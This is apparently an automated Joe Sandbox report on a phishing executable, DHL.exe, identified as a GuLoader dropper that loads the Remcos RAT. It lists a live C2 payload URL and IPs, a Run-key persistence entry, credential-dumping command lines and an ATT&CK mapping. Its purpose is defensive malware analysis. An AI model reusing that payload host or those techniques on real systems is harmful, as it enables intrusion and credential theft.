ID: 1347
Sample Name: DHL.exe
Cookbook: default.jbs
Time: 21:35:49
Date: 24/09/2021
Version: 33.0.0 White Diamond

Table of Contents

Copyright Joe Security LLC 2021

Copyright Joe Security LLC 2021


Windows Analysis Report DHL.exe

Overview


General Information

Sample Name:	DHL.exe
Analysis ID:	1347
MD5:	8fab6753620475b.
SHA1:	d1d7badd885b82..
SHA256:	83e4ae7f04653b0.
Infos:	

Most interesting Screenshot:



Detection




GuLoader Remcos

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e.…
- Multi AV Scanner detection for subm…
- Yara detected Remcos RAT
- GuLoader behavior detected
- Yara detected GuLoader
- Hides threads from debuggers
- Installs a global keyboard hook
- Writes to foreign memory regions
- Tries to detect Any.run
- Tries to detect sandboxes and other…
- Tries to steal Mail credentials (via fil…

Classification



Process Tree

- **System is w10x64native**
- DHL.exe (PID: 6228 cmdline: 'C:\Users\user\Desktop\DHL.exe' MD5: 8FAB6753620475B356FB55CB3339AA8F)
  - ieinstal.exe (PID: 344 cmdline: 'C:\Users\user\Desktop\DHL.exe' MD5: 7871873BABCEA94FBA13900B561C7C55)
  - ieinstal.exe (PID: 308 cmdline: 'C:\Users\user\Desktop\DHL.exe' MD5: 7871873BABCEA94FBA13900B561C7C55)
  - ieinstal.exe (PID: 4824 cmdline: 'C:\Users\user\Desktop\DHL.exe' MD5: 7871873BABCEA94FBA13900B561C7C55)
    - ieinstal.exe (PID: 4008 cmdline: 'C:\Program Files (x86)\internet explorer\ieinstal.exe' /stext 'C:\Users\user\AppData\Local\Temp\zoozchudsmtrpnl' MD5: 7871873BABCEA94FBA13900B561C7C55)
    - ieinstal.exe (PID: 7228 cmdline: 'C:\Program Files (x86)\internet explorer\ieinstal.exe' /stext 'C:\Users\user\AppData\Local\Temp\cqtkdzewgulwrthmyjt' MD5: 7871873BABCEA94FBA13900B561C7C55)
    - ieinstal.exe (PID: 1540 cmdline: 'C:\Program Files (x86)\internet explorer\ieinstal.exe' /stext 'C:\Users\user\AppData\Local\Temp\mkzcdspyucdaczvqpunjus' MD5: 7871873BABCEA94FBA13900B561C7C55)
    - ieinstal.exe (PID: 5152 cmdline: 'C:\Program Files (x86)\internet explorer\ieinstal.exe' /stext 'C:\Users\user\AppData\Local\Temp\irpochmcsiayqwlpmsvjkmdnx' MD5: 7871873BABCEA94FBA13900B561C7C55)
    - ieinstal.exe (PID: 7424 cmdline: 'C:\Program Files (x86)\internet explorer\ieinstal.exe' /stext 'C:\Users\user\AppData\Local\Temp\stcydzwvgqsdbchbvdpknzywgbxx' MD5: 7871873BABCEA94FBA13900B561C7C55)
    - ieinstal.exe (PID: 5680 cmdline: 'C:\Program Files (x86)\internet explorer\ieinstal.exe' /stext 'C:\Users\user\AppData\Local\Temp\doireshxuykqdjvfmoceyesnhihgmrbt' MD5: 7871873BABCEA94FBA13900B561C7C55)
- **cleanup**

Malware Configuration

Threatname: GuLoader


```
{
  "Payload URL": "http://107.189.4.115/ncHJfummF147.bin"
}
```


Yara Overview

Memory Dumps

Copyright Joe Security LLC 2021

Source	Rule	Description	Author	Strings
00000008.00000003.188402295842.00000000030E4000.00000004.00000001.sdmp	JoeSecurity_Remcos	Yara detected Remcos RAT	Joe Security	
00000008.00000003.188385435641.00000000030E4000.00000004.00000001.sdmp	JoeSecurity_Remcos	Yara detected Remcos RAT	Joe Security	
00000008.00000003.188374231298.00000000030E4000.00000004.00000001.sdmp	JoeSecurity_Remcos	Yara detected Remcos RAT	Joe Security	
00000008.00000003.188373914624.00000000030DE000.00000004.00000001.sdmp	JoeSecurity_Remcos	Yara detected Remcos RAT	Joe Security	
00000008.00000003.188385089065.00000000030DE000.00000004.00000001.sdmp	JoeSecurity_Remcos	Yara detected Remcos RAT	Joe Security	
Click to see the 7 entries				

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected Remcos RAT

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Installs a global keyboard hook

E-Banking Fraud:

Yara detected Remcos RAT

Data Obfuscation:

Yara detected GuLoader

Malware Analysis System Evasion:

Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Anti Debugging:

Hides threads from debuggers

Copyright Joe Security LLC 2021

HIPS / PFW / Operating System Protection Evasion:

Writes to foreign memory regions

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected Remcos RAT

GuLoader behavior detected

Tries to steal Mail credentials (via file registry)

Yara detected WebBrowserPassView password recovery tool

Tries to steal Mail credentials (via file access)

Tries to steal Instant Messenger accounts or passwords

Tries to harvest and steal browser information (history, passwords, etc)


Remote Access Functionality:

Yara detected Remcos RAT

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netv Effe
Valid Accounts	Native API 1	DLL Side-Loading 1	DLL Side-Loading 1	Deobfuscate/Decode Files or Information 1	OS Credential Dumping 1	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1	Eave Inse Netv Com
Default Accounts	Scheduled Task/Job	Application Shimming 1	Application Shimming 1	Obfuscated Files or Information 2	Input Capture 1 1	Account Discovery 1	Remote Desktop Protocol	Data from Local System 1	Exfiltration Over Bluetooth	Encrypted Channel 2	Expl Redi Calls
Domain Accounts	At (Linux)	Registry Run Keys / Startup Folder 1	Access Token Manipulation 1	Software Packing 1	Credentials in Registry 2	File and Directory Discovery 2	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Non-Standard Port 1	Expl Trac Loca
Local Accounts	At (Windows)	Logon Script (Mac)	Process Injection 2 1 2	DLL Side-Loading 1	Credentials In Files 1	System Information Discovery 1 9	Distributed Component Object Model	Input Capture 1 1	Scheduled Transfer	Non-Application Layer Protocol 1	SIM Swa
Cloud Accounts	Cron	Network Logon Script	Registry Run Keys / Startup Folder 1	Masquerading 1	LSA Secrets	Security Software Discovery 3 3 1	SSH	Clipboard Data 1	Data Transfer Size Limits	Application Layer Protocol 1 1 1	Man Devi Com
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 2 3	Cached Domain Credentials	Virtualization/Sandbox Evasion 2 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jam Deni Serv
External Remote Services	Scheduled Task	Startup Items	Startup Items	Access Token Manipulation 1	DCSync	Process Discovery 4	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogu Acce
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 2 1 2	Proc Filesystem	Application Window Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Dow Inse Prot
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	System Owner/User Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogu Base


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
DHL.exe	29%	Virustotal		Browse
DHL.exe	11%	ReversingLabs	Win32.Trojan.Mucc	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
12.2.ieinstal.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1116590		Download File
2.0.DHL.exe.400000.0.unpack	100%	Avira	TR/Dropper.VB.Gen		Download File
13.2.ieinstal.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1116590		Download File
15.2.ieinstal.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1116590		Download File
2.2.DHL.exe.400000.0.unpack	100%	Avira	TR/Dropper.VB.Gen		Download File
14.2.ieinstal.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1116566		Download File
16.2.ieinstal.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1116590		Download File
11.2.ieinstal.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1116566		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.imvu.comr	0%	Avira URL Cloud	safe	
http://https://csp.withgoogle.com/csp/ads-programmable	0%	Avira URL Cloud	safe	
http://https://deff.nelreports.net/api/report?cat=msn	0%	Virustotal		Browse

Copyright Joe Security LLC 2021

Source	Detection	Scanner	Label	Link
http://https://deff.nelreports.net/api/report?cat=msn	0%	Avira URL Cloud	safe	
http://https://cxcs.microsoft.net/static/public/tips/neutral/6c6740da-0bfe-48a6-83fc-c98d1919b060/3addf02b7	0%	Avira URL Cloud	safe	
http://https://csp.withgoogle.com/csp/botguard-scs	0%	Avira URL Cloud	safe	
http://https://csp.withgoogle.com/csp/report-to/active-view-scs-read-write-acl	0%	Avira URL Cloud	safe	
http://crls.pki.goog/gts1c3/QOvJ0N1sT2A.crl0	0%	Avira URL Cloud	safe	
http://https://static2.sharepointonline.com/files/fabric/assets/fonts/segoeui-westeuropean/segoeui-light.wo	0%	Avira URL Cloud	safe	
http://https://btloader.com/tag?o=6208086025961472&upapi=true	0%	Avira URL Cloud	safe	
http://www.imvu.comata	0%	Avira URL Cloud	safe	
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ce_sharpen%2Ch_311%2Cw_207%2Cc_pad%2	0%	Avira URL Cloud	safe	
http://ocsp.sca1b.amazontrust.com06	0%	Avira URL Cloud	safe	
http://https://77243bf109fbfd4c6540dfa32ce43b7d.clo.footprintdns.com/apc/trans.gif?acea25fcc08da24d4d717452	0%	Avira URL Cloud	safe	
http://https://logincdn.msauth.net/shared/1.0/content/images/arrow_left_a9cc2824ef3517b6c4160dcf8ff7d410.sv	0%	Avira URL Cloud	safe	
http://ocsp.rootca1.amazontrust.com0:	0%	Avira URL Cloud	safe	
http://https://pki.goog/repository/0	0%	Avira URL Cloud	safe	
http://crl.rootg2.amazontrust.com/rootg2.crl0	0%	Avira URL Cloud	safe	
http://https://fp-afd.azurefd.net/apc/trans.gif?cc0090b1d4f11396dcefd3282bde5f89	0%	Avira URL Cloud	safe	
http://https://aefd.nelreports.net/api/report?cat=bingrms	0%	Avira URL Cloud	safe	
http://https://logincdn.msauth.net/shared/1.0/content/images/marching_ants_white_166de53471265253ab3a456def	0%	Avira URL Cloud	safe	
http://https://cxcs.microsoft.net/api/settings/en-US/xml/settings-tipset?release=20h1&sku=Professional&plat	0%	Avira URL Cloud	safe	
http://crl.pki.goog/gsr1/gsr1.crl0;	0%	Avira URL Cloud	safe	
http://https://logincdn.msauth.net/16.000/Converged_v21033__M8MTZS7Nv0I1zR18wdR-g2.css	0%	Avira URL Cloud	safe	
http://ocsp.sectigo.com0	0%	Avira URL Cloud	safe	
http://https://csp.withgoogle.com/csp/report-to/botguard-scs	0%	Avira URL Cloud	safe	
http://107.189.4.115/ncHJfummF147.binPYW	0%	Avira URL Cloud	safe	
http://www.imvu.comhttp://www.ebuddy.comhttps://www.google.com	0%	Avira URL Cloud	safe	
http://crls.pki.goog/gts1c3/zdATt0Ex_Fk.crl0	0%	Avira URL Cloud	safe	
http://https://csp.withgoogle.com/csp/report-to/adspam-signals-scs	0%	Avira URL Cloud	safe	
http://pki.goog/repo/certs/gts1c3.der07	0%	Avira URL Cloud	safe	
http://https://logincdn.msauth.net/shared/1.0/content/js/Win10HostFinish_PCore_X4ddjLSVKe4VPSehkSgn_A2.js	0%	Avira URL Cloud	safe	
http://https://support.goH	0%	Avira URL Cloud	safe	
http://https://sb.scorecardresearch.com/beacon.js	0%	Avira URL Cloud	safe	
http://https://support.go	0%	Avira URL Cloud	safe	
http://pki.goog/gsr1/gsr1.crt02	0%	Avira URL Cloud	safe	
http://pki.goog/repo/certs/gts1c3.der0$	0%	Avira URL Cloud	safe	
http://https://sb.scorecardresearch.com/b2?c1=2&c2=3000001&cs_ucfr=1&rn=1632306836522&c7=https%3A%2F%2Fwww.	0%	Avira URL Cloud	safe	
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_368%2Cw_622%2Cc_fill%2Cg_faces:au	0%	Avira URL Cloud	safe	
http://https://fp-afd.azureedge.us/apc/trans.gif?edd9ae41b7970a265a6dfb9c4956f1d7	0%	Avira URL Cloud	safe	
http://https://logincdn.msauth.net/shared/1.0/content/js/Win10HostLogin_PCore_24KBKDbOImfmQnCh-v9jYw2.js	0%	Avira URL Cloud	safe	
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:au	0%	Avira URL Cloud	safe	
http://https://static2.sharepointonline.com/files/fabric/assets/fonts/segoeui-westeuropean/segoeui-bold.wof	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.215.113.102	unknown	Portugal		206894	WHOLESALECONNECTION SNL	false
107.189.4.115	unknown	United States		53667	PONYNETUS	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	1347
Start date:	24.09.2021
Start time:	21:35:49
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 14m 5s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	DHL.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit 20H2 Native **physical Machine for testing VM-aware malware** (Office 2019, IE 11, Chrome 93, Firefox 91, Adobe Reader DC 21, Java 8 Update 301
Run name:	Suspected Instruction Hammering
Number of analysed new started processes analysed:	17
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.phis.troj.spyw.evad.winEXE@19/6@0/2
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 96% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
21:38:57	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run Revampin C:\Users\user\AppData\Local\Temp\Stereochr\godvil.exe
21:39:05	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run Revampin C:\Users\user\AppData\Local\Temp\Stereochr\godvil.exe

Copyright Joe Security LLC 2021

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
185.215.113.102	awele.exe	Get hash	malicious	Browse	
	pdf.exe	Get hash	malicious	Browse	
	xlsm.exe	Get hash	malicious	Browse	
	docx.exe	Get hash	malicious	Browse	
	20-20-19677.exe	Get hash	malicious	Browse	
	20-20-19677.exe	Get hash	malicious	Browse	
	http___185.215.113.102_Rbget.exe	Get hash	malicious	Browse	
	Swift_payment.pdf.exe	Get hash	malicious	Browse	
	excel.exe	Get hash	malicious	Browse	
	BrgZPo24Wj.exe	Get hash	malicious	Browse	
107.189.4.115	awele.exe	Get hash	malicious	Browse	• 107.189.4.115/664.bin
	pdf.exe	Get hash	malicious	Browse	• 107.189.4.115/PMP_ED.bin
	xlsm.exe	Get hash	malicious	Browse	• 107.189.4.115/943.bin

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
WHOLESALECONNECTIONSNL	4qwvsVLRyN.exe	Get hash	malicious	Browse	• 185.215.113.104
	2Ft1sMVv6a.exe	Get hash	malicious	Browse	• 185.215.113.104
	awele.exe	Get hash	malicious	Browse	• 185.215.113.102
	XMmIpHPGeS.exe	Get hash	malicious	Browse	• 185.215.113.15
	sZqcv9vi4c.exe	Get hash	malicious	Browse	• 185.215.113.15
	SetupPro_D1.exe	Get hash	malicious	Browse	• 185.215.113.104
	SetupPro_D1.exe	Get hash	malicious	Browse	• 185.215.113.104
	02xPQm5RPL.exe	Get hash	malicious	Browse	• 185.215.113.17
	JskvQ68BCj.exe	Get hash	malicious	Browse	• 185.215.113.29
	RP1LeoZ1yS.exe	Get hash	malicious	Browse	• 185.215.113.15
	yVel5pTl3G.exe	Get hash	malicious	Browse	• 185.215.113.77
	1fZWE7rohE.exe	Get hash	malicious	Browse	• 185.215.113.104
	KVEFe5ARZG.exe	Get hash	malicious	Browse	• 185.215.113.29
	mObywatel.apk	Get hash	malicious	Browse	• 185.215.113.42
	U1fYrl5Bv8.exe	Get hash	malicious	Browse	• 185.215.113.29
	CN11zLwj4m.exe	Get hash	malicious	Browse	• 185.215.113.29
	uIEv6NEaVY.exe	Get hash	malicious	Browse	• 185.215.113.29
	UNMNPURyLk.exe	Get hash	malicious	Browse	• 185.215.113.62
	ccW3Dr1ftL.exe	Get hash	malicious	Browse	• 185.215.113.29
	SecuriteInfo.com.Trojan.Win32.Save.a.6795.exe	Get hash	malicious	Browse	• 185.215.113.29
PONYNETUS	mirai.arm7	Get hash	malicious	Browse	• 209.141.52.202
	mirai.x86	Get hash	malicious	Browse	• 209.141.52.202
	RFQ- 28300NB.exe	Get hash	malicious	Browse	• 199.195.253.181
	awele.exe	Get hash	malicious	Browse	• 107.189.4.115
	9FNSk57yqp	Get hash	malicious	Browse	• 198.98.55.249
	ii1tf3xFJ1	Get hash	malicious	Browse	• 198.98.55.249
	yUG00ML6hl	Get hash	malicious	Browse	• 198.98.55.249
	V1k0byRsiW	Get hash	malicious	Browse	• 198.98.55.249
	ea8ypF80pD	Get hash	malicious	Browse	• 198.98.55.249
	koT5L3w2qA	Get hash	malicious	Browse	• 198.98.55.249

Copyright Joe Security LLC 2021

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	uEEcrekd6J	Get hash	malicious	Browse	• 198.98.55.249
	94aLzGi2BY	Get hash	malicious	Browse	• 198.98.55.249
	FTB1As1cGB	Get hash	malicious	Browse	• 198.98.55.249
	5PRP4dUDhe	Get hash	malicious	Browse	• 198.98.55.249
	Rl3MqVR4q9	Get hash	malicious	Browse	• 198.98.55.249
	gMdqAagqEQ	Get hash	malicious	Browse	• 198.98.55.249
	exxsdee.x86	Get hash	malicious	Browse	• 198.98.55.249
	exxsdee.arm	Get hash	malicious	Browse	• 198.98.55.249
	8AcNX5GzVY.exe	Get hash	malicious	Browse	• 209.141.51.30
	QkAgFhbO4a.exe	Get hash	malicious	Browse	• 104.244.77.53

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\Stereochr\godvil.exe

Process:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
File Type:	data
Category:	dropped
Size (bytes):	147457
Entropy (8bit):	6.366159975900336
Encrypted:	false
SSDEEP:	3072:jGFZ3bD6eWdxHrDZ9PM/zw0q8Lwtp1eWP:jmqJlr19Pp0q8ctTeo
MD5:	9FE227CF55E4D7FAC86F824D9B2906F5
SHA1:	74FEA674832CAA5C45AE846381B8B087D9E90A74
SHA-256:	7E9F47A5CEC9F2D9E9C2A2FD2BE0C5C2C8AC6679A2C6995A8C30F65B151A5577
SHA-512:	72DA003C5CD04B9BE207CD3E922DA32AFF1E3FC933810C154A88CE6113AF14A4481F54405B5AA8929EA7E1B45E3334121F00289E5923446EE0570C7344D45289
Malicious:	false
Reputation:	low
Preview:	.Z.....@.....!..L.!This program cannot be run in DOS mode....$.....i..i..i...d...i.Rich..i.....PE..L.....R..... .....@.....`.....<.....D...(.....T..... .. .....4.....text...0..... ..`.data.. .P.....@....rsrc...T.....@..@...I.....MSVBVM60.DLL..... ....

C:\Users\user\AppData\Local\Temp\bhv6F4E.tmp

Process:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
File Type:	Extensible storage engine DataBase, version 0x620, checksum 0x77227c68, page size 32768, DirtyShutdown, Windows version 10.0
Category:	dropped
Size (bytes):	41418752
Entropy (8bit):	1.1644548821781053
Encrypted:	false
SSDEEP:	24576:X470vfx/vOLftPahWQ9QuF3DIgGqkg9j8O6n2Jb7OKQzl82J0QPoBg:Yo9LF3DIgGcyzl82
MD5:	01E4641A26CF8876D58DC926917AB461
SHA1:	D74323A615A2BF1C473BDFC515F108D73AAC7BA6
SHA-256:	D6AC2899F49339C91AD7C7E2F3100562EE33D5C4716A3BDD7B34DBE946E7DC87
SHA-512:	E35DD1B53B3C070C795DC821D126F61740BE6E82E8564E1F1D9436BF0BB4ADA3B70DBAD7C98F1C217D3435BC353217C0EC73F4B59A091485BAF7F4570304B8(
Malicious:	false
Reputation:	low
Preview:	w"|h... .....$.....*...y.....K.4....%...y...%...y..h.M.4.....Be ....y7.....bJ.....n..... .....4...4..... .....y.....4..... .....L...2$...y?.....|Q*#&...y.-.....>...!&...ya.....4.....#.....h.M.4..... .....

